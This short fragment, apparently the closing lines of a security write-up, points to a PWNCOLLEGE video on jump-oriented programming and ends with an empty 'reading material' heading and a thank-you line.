Jump oriented programming video by PWNCOLLEGE
Reading material that can be useful
- Thanks for reading hope this was helpful !